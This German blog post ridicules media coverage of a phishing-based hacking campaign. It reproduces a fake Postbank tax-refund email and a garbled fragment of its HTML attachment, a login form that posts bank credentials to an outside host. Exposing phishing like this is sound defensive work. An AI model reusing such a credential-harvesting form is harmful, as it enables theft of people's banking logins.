

Viel Lärm um gehackte zweilightige Ratten


Jetzt raunt und hackt es wieder im deutschen Blätterwald. Das Internet ist ja soo gefährlich! Und erst die pöhsen Chinesen! Ganz viele Rechner wurden „gehackt“, schreibt das ehemalige Nachrichtenmagazin [Spiegel online](#) und häckselt den Artikel in vielen kleine Abschnitte, um die Klickraten zu erhöhen:

„Den Analysen der Sicherheitsexperten zufolge nutzten die Angreifer traditionelle Phishing-Methoden: Sie schickten fingierte E-Mails an Mitarbeiter der Zielobjekte, die über die nötigen Zugriffsrechte für das jeweilige Computernetzwerk verfügten. Sobald die Opfer diese Mails öffneten oder auf einen darin enthaltenen Link klickten, lud der Trojaner weitere Schadsoftware.“

Und alle plappern es nach und fallen auf die [PR-Kampagne von McAfee](#) herein. Das sind Lobbyisten bei McAfee! (Und wie viele unabhängige Quellen hattet ihr eigentlich?)

Noch mal ganz langsam zum Mitschreiben: Wie kann ein Unternehmen so bescheuert sein, dass die Mitarbeiter auf Phishing-Angriffe hereinfallen? Ich weiß es: Man erlaubt E-Mails in HTML und surft mit Javascript. Wie in allen deutschen Medienanstalten auch üblich.

Euch ist einfach nicht zu helfen. Oder: Dummheit muss bestraft werden. Meine Schadenfreude ist groß, aber auch mein Ärger über die gewohnt dämliche Berichterstattung, die den Lesern das Wesentliche vorenthält: Niemand kann sich irgendwo „reinhacken“, wenn das nicht irgendein Idiot zulässt.



Ich zeige Euch was – diese E-Mail bekam ich gestern:

Date 2011.08.01

Aktuelle jährliche Berechnung Ihrer steuerlichen Tätigkeit haben wir festgestellt, dass Sie haben Anspruch auf eine Steuerrück erstattung von 431,10 EUR erhalten. Bitte senden Sie eine verifizierte Steuererstattung Anfrage und lassen uns von 1-3 Tagen in Order, um es zu verarbeiten.


Eine Erstattung kann für eine Vielzahl von Gründen verzögert. zum Beispiel Vorlage ungültige Datensätze oder die Anwendung nach Ablauf der Frist.

Bitte downloa Datei in E-Mail mit dem Namen „Überprüfen Formular“ angehängt für die Neugründung 431,10 EUR

Mit freundlichen Grüßen,

Deutsche Postbank AG

Copyright © 2010. Alle Rechte vorbehalten.



Das Attachment war eine HTML-Datei. Ich kann die natürlich gefahrlos öffnen, da ich dem Browser verbiete, irgendwelche [aktiven Inhalte](#) zu laden. (Surft noch irgendein dümmster anzunehmende User mit eingeschaltetem Javascript? Ja? Quod erat demonstrandum.)

Die HTML-Datei – das Attachment (vgl. oben) – sieht auf den ersten Blick wie die Login-Website der Postbank aus. Aber der Quellcode ist aufschlussreich:

```

tent">
"loginForm" method="post" action="http://www.kefvin.nl/pages/image/pos.php'
: type="text/javascript">

:On(document);

)t>
.class="headline">
.class="pHeadlineLeft">Kundenzugang</p>
.class="pHeadlineRight"></p>
: />

.class="contentTabelle">
.v class="innerContentTabelle">
  <div class="block">
    <div class="emptyline">&nbsp;</div>
    <div class="emptyline">&nbsp;</div>

.class="pBlock"><strong>Sehr geehrte Kundin, sehr geehrter Kunde,</strong><f
.class="pBlock">wir begr&uuml;&szlig;en Sie zum <span lang="en">Online-Banki
  Bitte geben Sie in die nachfolgenden Felder Ihre Zugangsdaten ein.</p>
.class="pBlock">Ihre Postbank</p>
.v class="emptyline">&nbsp;</div>

```

Noch Fragen? Ich habe übrigens beim LKA Berlin Strafanzeige gegen Unbekannt wegen Betrugsversuchs gestellt. Die haben alles bekommen, was sie brauchen. Mal sehen, was daraus wird.